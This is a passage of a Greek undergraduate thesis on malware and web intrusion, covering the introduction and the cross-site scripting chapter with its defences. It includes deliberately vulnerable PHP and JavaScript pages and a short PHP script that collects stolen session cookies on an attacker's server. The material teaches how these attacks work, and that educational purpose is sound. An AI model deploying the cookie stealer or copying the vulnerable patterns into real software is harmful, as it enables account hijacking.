Τεχνολογικό Εκπαιδευτικό Ίδρυμα Πελοποννήσου
Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Μηχανικών Πληροφορικής Τ.Ε.

Ανάλυση κακόβουλων λογισμικών και τρόπων διείσδυσης σε υπολογιστικά συστήματα

Μελέτη και υλοποίηση

Πτυχιακή Εργασία

του

ΣΤΑΥΡΟΥ ΜΟΙΡΑ

Επιβλέπων: Βασίλης Πουλόπουλος
Επιστημονικός συνεργάτης

Σπάρτη, Μάιος 2017

Τεχνολογικό Εκπαιδευτικό Ίδρυμα Πελοποννήσου
Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Μηχανικών Πληροφορικής Τ.Ε.

Ανάλυση κακόβουλων λογισμικών και τρόπων διείσδυσης σε υπολογιστικά συστήματα

Μελέτη και υλοποίηση

Πτυχιακή Εργασία

του

ΣΤΑΥΡΟΥ ΜΟΙΡΑ

Επιβλέπων: Βασίλης Πουλόπουλος
Επιστημονικός συνεργάτης

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 30η Μαΐου 2017.

(Υπογραφή)	*(Υπογραφή)*	*(Υπογραφή)*
.....	.....	.....
Βασίλης Πουλόπουλος	Ιωάννης Λιαπέρδος	Βασίλειος Καραμπάτσος
Επιστημονικός συνεργάτης	Επίκουρος Καθηγητής	Επιστημονικός συνεργάτης

Σπάρτη, Μάιος 2017

Τεχνολογικό Εκπαιδευτικό Ίδρυμα Πελοποννήσου
Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Μηχανικών Πληροφορικής Τ.Ε.

ΔΗΛΩΣΗ ΜΗ ΛΟΓΟΚΛΟΠΗΣ ΚΑΙ ΑΝΑΛΗΨΗΣ ΠΡΟΣΩΠΙΚΗΣ ΕΥΘΥΝΗΣ

”Με πλήρη επίγνωση των συνεπειών του νόμου περί πνευματικών δικαιωμάτων, δηλώνω ενυπογράφως ότι είμαι αποκλειστικός συγγραφέας της παρούσας Πτυχιακής Εργασίας, για την ολοκλήρωση της οποίας κάθε βοήθεια είναι πλήρως αναγνωρισμένη και αναφέρεται λεπτομερώς στην εργασία αυτή. Έχω αναφέρει πλήρως και με σαφείς αναφορές, όλες τις πηγές χρήσης δεδομένων, απόψεων, θέσεων και προτάσεων, ιδεών και λεκτικών αναφορών, είτε κατά κυριολεξία είτε βάση επιστημο νικής παράφρασης. Αναλαμβάνω την προσωπική και ατομική ευθύνη ότι σε περίπτωση αποτυχίας στην υλοποίηση των ανωτέρω δηλωθέντων στοιχείων, είμαι υπόλογος έναντι λογοκλοπής, γεγονός που σημαίνει αποτυχία στην Πτυχιακή μου Εργασία και κατά συνέπεια αποτυχία α πόκτησης του Τίτλου Σπουδών, πέραν των λοιπών συνεπειών του νόμου περί πνευματικών δικαιωμάτων. Δηλώνω, συνεπώς, ότι αυτή η Πτυχιακή Εργασία προετοιμάστηκε και ολοκληρώθηκε από εμένα προσωπικά και αποκλειστικά και ότι, αναλαμβάνω πλήρως όλες τις συνέπειες του νόμου στην περίπτωση κατά την οποία αποδειχθεί, διαχρονικά, ότι η εργασία αυτή ή τμήμα της δε μου ανήκει διότι είναι προϊόν λογοκλοπής άλλης πνευματικής ιδιοκτησίας.”

Όνομα και Επώνυμο Συγγραφέα (Με Κεφαλαία):

Υπογραφή (Ολογράφως, χωρίς μονογραφή):

Ημερομηνία (Ημέρα - Μήνας - Έτος):

Περίληψη

Η εργασία έχει σαν σκοπό να παρουσιάσει τους διάφορους τρόπους με τους οποίους καταφέρουν κακόβουλα λογισμικά να διεισδύσουν σε υπολογιστικά συστήματα και κυρίως να εξαπλωθούν χρησιμοποιώντας τα μέσα από το διαδίκτυο. Παράλληλα θα εξεταστεί ο τρόπος λειτουργίας και μετάδοσης. Επιπρόσθετα, θα αναλύσουμε κοινές διαδικτυακές επιθέσεις όπως το XSS, CSRF και SQL injection. Θα αναλύσουμε έναν τρόπο με τον οποίο οι συμβολικοί σύνδεσμοι των Windows μπορούν να μετατραπούν σε μέσα μόλυνσης ενός συστήματος. Στη συνέχεια, θα αναλύσουμε τα λογισμικά επαναφοράς συστήματος καθώς και έναν τρόπο που θα μπορούσε να χρησιμοποιήσει ένας επιτιθέμενος για να παρακάμψει την ασφάλεια που παρέχουν. Τέλος, θα αναλύσουμε τα αντιικά προγράμματα και θα δούμε τον τρόπο λειτουργίας τους, πράγμα που θα μας οδηγήσει στην καλύτερη κατανόηση των τεχνικών που χρησιμοποιούν τα κακόβουλα λογισμικά για να αποφύγουν τον εντοπισμό τους.

Λέξεις Κλειδιά

XSS, Cross-Site Scripting, CSRF, Cross-Site Request Fprgery, SQL Injection, Ασφάλεια Πληροφορικών Συστημάτων, Session Cookies, Malicious Javascript, Malicious Symbolic Links

στους γονείς μου

Ευχαριστίες

Θα ήθελα καταρχήν να ευχαριστήσω τον καθηγητή κ. Βασίλη Πουλόπουλο για την επίβλεψη αυτής της διπλωματικής εργασίας και για την ευκαιρία που μου έδωσε να την εκπονήσω. Τέλος θα ήθελα να ευχαριστήσω τους γονείς μου για την καθοδήγηση και την ηθική συμπαράσταση που μου προσέφεραν όλα αυτά τα χρόνια.

Σπάρτη, Μάιος 2017

Σταύρος Μοίρας

Περιεχόμενα

Κατάλογος εικόνων

Κεφάλαιο 1

Εισαγωγή


Πριν το ίντερνετ γίνει ευρέως γνωστό, τα κακόβουλα λογισμικά διαδίδονταν στους ηλεκτρονικούς υπολογιστές χρησιμοποιώντας απλά floppy disks. Σήμερα, διαδίδονται χρησιμοποιώντας μέσα αποθήκευσης USB, DVD, CD, από την ηλεκτρονική αλληλογραφία καθώς και από διαδικτυακούς ιστοτόπους. Ο πιο συνηθισμένος λόγος συγγραφής κακόβουλου λογισμικού σήμερα είναι τα χρήματα. Οι επιτιθέμενοι πλέον χρησιμοποιούν κακόβουλο λογισμικό για να κλέψουν στοιχεία πιστωτικών καρτών, κωδικούς πρόσβασης, έγγραφα, κλπ. Με λίγα λόγια οτιδήποτε μπορούν να το εκμεταλλευτούν και να βγάλουν κέρδος από αυτό. Ένα είδος κακόβουλου λογισμικού που επιφέρει υψηλά κέρδη στους κακοποιούς σήμερα είναι το ransomware το οποίο κρυπτογραφεί όσα περισσότερα πολύτιμα αρχεία βρει σε ένα σύστημα και τα κρατά σαν ”ομήρους” μέχρι τα θύματα να καταβάλουν ένα συγκεκριμένο χρηματικό ποσό. Άλλοι λόγοι διαδικτυακών επιθέσεων είναι ιδεολογικοί ή πολιτικοί, αριβιστικά groups εισβάλουν σε συστήματα για να προβάλλουν μηνύματα που αντιπροσωπεύουν την ιδεολογία τους. Τέλος, οι διαδικτυακές επιθέσεις γίνονται για λόγους προστασίας, επαγγελματίες με συμβόλαιο δοκιμάζουν την αντοχή των συστημάτων μιας εταιρίας για να ανακαλύψουν ευάλωτα σημεία πριν τα ανακαλύψουν και τα εκμεταλλευτούν οι κακοποιοί.

Παρόλο που οι εταιρίες και οι οργανισμοί προσπαθούν να ενισχύσουν την διαδικτυακή τους ασφάλεια οι επιθέσεις συνεχίζονται και μάλιστα ο αριθμός αυξάνεται με τα χρόνια. Όπως φαίνεται στην εικόνα 1.1 στην Αμερική ο μέσος όρος ζημιάς μιας διαδικτυακής επίθεσης έφτασε τα εξήμισι εκατομμύρια δολάρια. Όπως βλέπουμε αυτός ο αριθμός ακολουθεί ανοδική πορεία με την πάροδο των ετών.

Σύμφωνα με την εταιρία ηλεκτρονικής ασφάλειας Incapsula [1] μια επιτυχημένη επίθεση που δεν έχει αντιμετωπιστεί κοστίζει στις εταιρίες 40.000 δολάρια την ώρα.

1.1 Αντικείμενο της διπλωματικής

Αντικείμενο της διπλωματικής είναι η ανάλυση κακόβουλων λογισμικών, των τρόπων διείσδυσης σε υπολογιστικά συστήματα, η ανάλυση των μέτρων πρόληψης και των τρόπων αντιμετώπισης αυτών.



Εικόνα 1.1: *Το κόστος των ηλεκτρονικών επιθέσεων στις Ηνωμένες Πολιτείες Αμερικής σε σύγκριση με τον υπόλοιπο κόσμο την χρονική περίοδο 2013-2015.*

1.2 Οργάνωση του τόμου

Η εργασία αυτή είναι οργανωμένη σε εννέα κεφάλαια. Στο κεφάλαιο 1 βρίσκεται η εισαγωγή στην οποία παρουσιάζουμε το μεγέθους του προβλήματος που παρουσιάζεται σήμερα λόγω των κενών ασφαλείας στα σύγχρονα συστήματα. Τα κεφάλαια 2, 3 και 4 αναφέρονται σε κοινές διαδικτυακές επιθέσεις, σε καθένα από αυτά τα κεφάλαια εξηγούμε πρώτα τι είναι η συγκεκριμένη επίθεση. Ύστερα, αναλύουμε τον τρόπο υλοποίησης της κάθε επίθεσης και τέλος παραθέτουμε τρόπους αντιμετώπισής τους. Στο κεφάλαιο 5 αναλύουμε τα προγράμματα απομακρυσμένης πρόσβασης καθώς και την ζημιά που μπορούν να προκαλέσουν. Στο κεφάλαιο 6 παρουσιάζουμε για πρώτη φορά μια επίθεση που χρησιμοποιεί τους συμβολικούς συνδέσμους των Windows ως μέσω για την εισχώρηση σε ένα σύστημα. Στο κεφάλαιο 6 μιλάμε για τα λογισμικά επαναφοράς συστήματος καθώς και για τον τρόπο που μπορούν να παρακαμφθούν. Στο κεφάλαιο 8 αναλύουμε τον τρόπο λειτουργίας των αντιικών προγραμμάτων, τους τρόπους που οι επιτιθέμενοι μπορούν να τα παρακάμψουν καθώς και μέτρα προστασίας που θα συμβάλλουν στην ενίσχυση της ασφάλειας. Τέλος, στο κεφάλαιο 9 όπου βρίσκεται ο επίλογος παραθέτουμε τα συμπεράσματά μας.

Μέρος I

Διαδικτυακές επιθέσεις

Κεφάλαιο 2

Cross-Site Scripting (XSS)

Στο κεφάλαιο αυτό εξηγούμε τι είναι το Cross-Site Scripting, ποιες είναι οι παραλλαγές του και τα μέτρα που πρέπει να παρθούν για την αντιμετώπισή του.

2.1 Τι είναι το Cross-Site Scripting?

Κάθε φορά που ένας χρήστης επισκέπτεται μία ιστοσελίδα τότε η ιστοσελίδα δημιουργεί μια συνεδρία γι' αυτό το χρήστη, η συνεδρία είναι μια δομή δεδομένων η οποία χρησημοποίειται απο την ιστοσελίδα για την αποθήκευση προσωρινών δεδομένων τα οποία είναι χρήσημα μόνο για όσο ο χρήστης αλληλεπιδρά με την ιστοσελίδα. Επίσης, η συνεδρία είναι μοναδική για τον κάθε χρήστη και αποθηκεύται τοπικά σε κάθε υπολογιστή σε κάτι μικρά αρχεία που λέγονται cookies. Τα cookies είναι απαραίτητα σε μια ιστοσελίδα που χρειάζεται ταυτοποίηση των χρηστών (όπως σε μια ιστοσελίδα κοινωνικής δικτύωσης για παράδειγμα), χωρίς τα cookies ο ιστότοπος θα ζήταγε από τον χρήστη τον κωδικό του λογαριασμού του σε κάθε καινούργιο αίτημα.

Το cross-site scripting είναι μια επίθεση η οποία έχει σαν στόχο να υποκλέψει την συνεδρία που έχει ο χρήστης θύμα σε μια ιστοσελίδα. Αυτό επιτυγχάνεται με την υποκλοπή των cookies τα οποία είναι υπεύθυνα για την ταυτοποίηση του χρήστη.


2.2 Τι αποτελέσματα μπορεί να επιφέρει?

Συνολικά υπάρχουν τρεις τύποι επίθεσης cross -site scripting: Reflected Cross-site scripting [2] Stored Cross-site scripting [3] Dom-based Cross-site scripting [4] Ο πρώτος τύπος επίθεσης (Reflected Cross-site scripting) είναι ο πιο κοινός και η υλοποίηση του είναι η πιο απλή. Σε αυτή την περίπτωση ο επιτιθέμενος εισάγει στην ιστοσελίδα κακόβουλο κώδικα javascript ο οποίος μένει προσωρινά στην ιστοσελίδα.

Για παράδειγμα, παρακάτω παραθέτουμε ένα απλό πρόγραμμα σε PHP **??** το οποίο μας επιστρέφει μια παράμετρο που του δίνουμε χωρίς να ελέγχει το περιεχόμενο.


```
<html>

  <head>
    <title>XSS test</title>
  </head>

  <body>
    <p>
      Your name is <?php echo $_GET['name'] ?>
    </p>
  </body>

</html>
```

Στην εικόνα 2.1 φαίνεται πως συμπεριφέρεται το πρόγραμμα όταν του δίνουμε μια φυσιολογική παράμετρο.




Εικόνα 2.1: *Η φυσιολογική λειτουργία του προγράμματος*

Παρ' όλα αυτά όπως φαίνεται και στην εικόνα 2.2 αν δώσουμε κώδικα javascript στο πρόγραμμά μας ο φυλλομετρητής θα τον εντοπίσει και θα τον εκτελέσει.




Εικόνα 2.2: *Η συμπεριφορά του προγράμματος όταν εισάγουμε κώδικα javascript*

Βέβαια, αντί για ένα απλό μήνυμα ο φυλλομετρητής θα μπορούσε να μας αποκαλύψει τα cookies που μας έχει δώσει ο διακομιστής (εικόνα 2.3), αυτό από μόνο του δεν αποτελεί κάποιο πρόβλημα. Το πρόβλημα προκύπτει όταν τα cookies μας αποστέλλονται σε κάποιον άλλο χωρίς την άδεια μας.



Εικόνα 2.3: *Αποκαλύπτοντας τα cookies*

Στο Reflected Cross-site scripting ο επιτιθέμενος στέλνει στον χρήστη με κάποιο τρόπο μια παγίδα (για παράδειγμα με ένα email). Όπως φαίνεται και στην εικόνα 2.4 ο επιτιθέμενος καλεί τον χρήστη να ακολουθήσει έναν σύνδεσμο. Αυτός ο σύνδεσμος όμως οδηγεί σε έναν διακομιστή ο οποίος ελέγχεται από τον επιτιθέμενο, ουσιαστικά πραγματοποιείται μια αυτοματοποιημένη «εμφάνιση» και αποθήκευση των cookies. Αφού τα cookies αποθηκευτούν ο επιτιθέμενος τα εισάγει στον φυλλομετρητή του, έτσι πλέον έχει πρόσβαση στον λογαριασμό του χρήστη θύμα.




Εικόνα 2.4: *Απόπειρα phising σε συνδυασμό xss*

Παρακάτω παραθέτουμε και τον κώδικα του προγράμματος που αποθηκεύει τα cookies στον διακομιστή του επιτιθέμενου.


```
<?php
  $cookie = $_GET["cookie"];
  $steal = fopen("cookies.txt", "a");
  fwrite($steal, $cookie ."\n");
  fclose($steal);
?>
```

Όσον αφορά το Stored Cross-site scripting η επίθεση είναι η ίδια με την διαφορά ότι ο επιτιθέμενος δεν χρειάζεται να στείλει κάποια παγίδα. Σε αυτή την περίπτωση ο χρήστης θύμα επισκέπτεται από μόνος του την σελίδα. Αυτό το σενάριο έχει σαν προϋπόθεση ότι ο επιτιθέμενος έχει εισάγει στην ιστοσελίδα κακόβουλο κώδικα javascript ο οποίος έχει αποθηκευτεί μόνιμα αυτή τη φορά. Ένα τέτοιο παράδειγμα φαίνεται στην εικόνα 2.5.



Εικόνα 2.5: *Αποθηκευμένος κακόβουλος κώδικας javascript*

Αφού ο επιτιθέμενος πάρει τα cookies τα εισάγει στον φυλλομετρητή του για να μπει στην ιστοσελίδα χρησιμοποιώντας την συνεδρία του χρήστη θύμα. Όσον αφορά τον τρίτο τύπο επίθεσης που λέγεται Dom-Based Cross-site scripting το μόνο που αλλάζει στην υλοποίηση είναι ο τρόπος εισαγωγής του κακόβουλου κώδικα., Ένα σημαντικό χαρακτηριστικό του είναι ότι είναι πιο δύσκολο να εντοπιστεί από τους διαχειριστές του οποιουδήποτε ευάλωτου ισοτόπου. Για παράδειγμα δεν φαίνεται καθόλου στα αρχεία καταγραφών του διακομιστή (εικόνα 2.6)



Εικόνα 2.6: *Αρχεία καταγραφής του διακομιστή*

Αυτό συμβαίνει γιατί η παράμετρος που εισάγει τον κακόβουλο κώδικα δεν φτάνει ποτέ στον διακομιστή λόγω της χρήσης του χαρακτήρα #, όταν ο φυλλομετρητής βλέπει τον χαρακτήρα δίεση στο URL αγνοεί ότι ακολουθεί μετά. Με λίγα λόγια ο γνήσιος

κώδικας javascript που τρέχει από την πλευρά του χρήστη αναλαμβάνει την παράμετρο και όχι κάποιο πρόγραμμα από πλευράς διακομιστή. Αυτή είναι μια τεχνική που χρησιμοποιούν οι προγραμματιστές για να κάνουν την ιστοσελίδα να αποκρίνεται πιο γρήγορα, μια τέτοια υλοποίηση φαίνεται παρακάτω.

```
<html>

  <head>
    <title>XSS test</title>
  </head>

  <body>
    <p>
      Your name is
        <script>
                var pos=document.URL.indexOf("name=")+8;
                document.write(decodeURIComponent(document.URL.
                   substring(pos,document.URL.length)));
        </script>
    </p>
  </body>

</html>
```

Στη συνέχεια ο επιτιθέμενος πρέπει να παρασύρει τον χρήστη σε μια παγίδα έτσι ώστε να του κλέψει την συνεδρία όπως αναφέραμε και παραπάνω.

2.3 Μέτρα προστασίας

Η πρώτη γραμμή άμυνας είναι η συμπεριφορά του χρήστη, αν ο χρήστης αγνοεί ύποπτους συνδέσμους, δεν ανοίγει ύποπτα emails, αποφεύγει τη χρήση προγραμμάτων διαμοίρασης αρχείων, κρατάει το σύστημα του ενημερωμένο και γενικότερα χρησιμοποιεί κοινή λογική οι πιθανότητες επιτυχίας της επίθεσης μειώνονται δραματικά. Ένας ακόμα τρόπος για να προστατευτεί κάποιος χρήστης από την επίθεση είναι να εγκαταστήσει στον φυλλομετρητή του ένα επιπρόσθετο πρόγραμμα όπως το noscript [5] που περιορίζει την εκτέλεση της javascript που παρέχεται από τους ιστοτόπους που επισκέπτεται. Από την πλευρά του διακομιστή υπάρχουν πολλοί τρόποι να αποτραπεί η επίθεση. Ένας απλός και εύκολος τρόπος είναι να στείλει τα cookies με την ρύθμιση http-only. Με αυτόν τον τρόπο εμποδίζεται η εμφάνιση των cookies όταν καλείται χρησιμοποιώντας javascript. Ένας άλλος τρόπος αντιμετώπισης είναι η εγκατάσταση ενός web application firewall (WAF) το οποίο θα φιλτράρει την κυκλοφορία μεταξύ του ιστοτόπου και των χρηστών αφαιρώντας οποιεσδήποτε δυνητικά επικίνδυνες τιμές βρεθούν στις παραμέτρους που στέλνονται από τους χρήστες. Τέλος, οι προγραμματιστές μπορούν να φροντίσουν να υπάρχει πάντα ένας μηχανισμός ασφα-

λείας που φιλτράρει οτιδήποτε προέρχεται από τον χρήστη. Συνήθως φιλτράρονται οι χαρακτήρες ”>” και ”<” αν και η λίστα με τις επικίνδυνες τιμές και τις παραλλαγές τους είναι πολύ μεγαλύτερη [6] .

Κεφάλαιο 3

Cross site request forgery (CSRF)

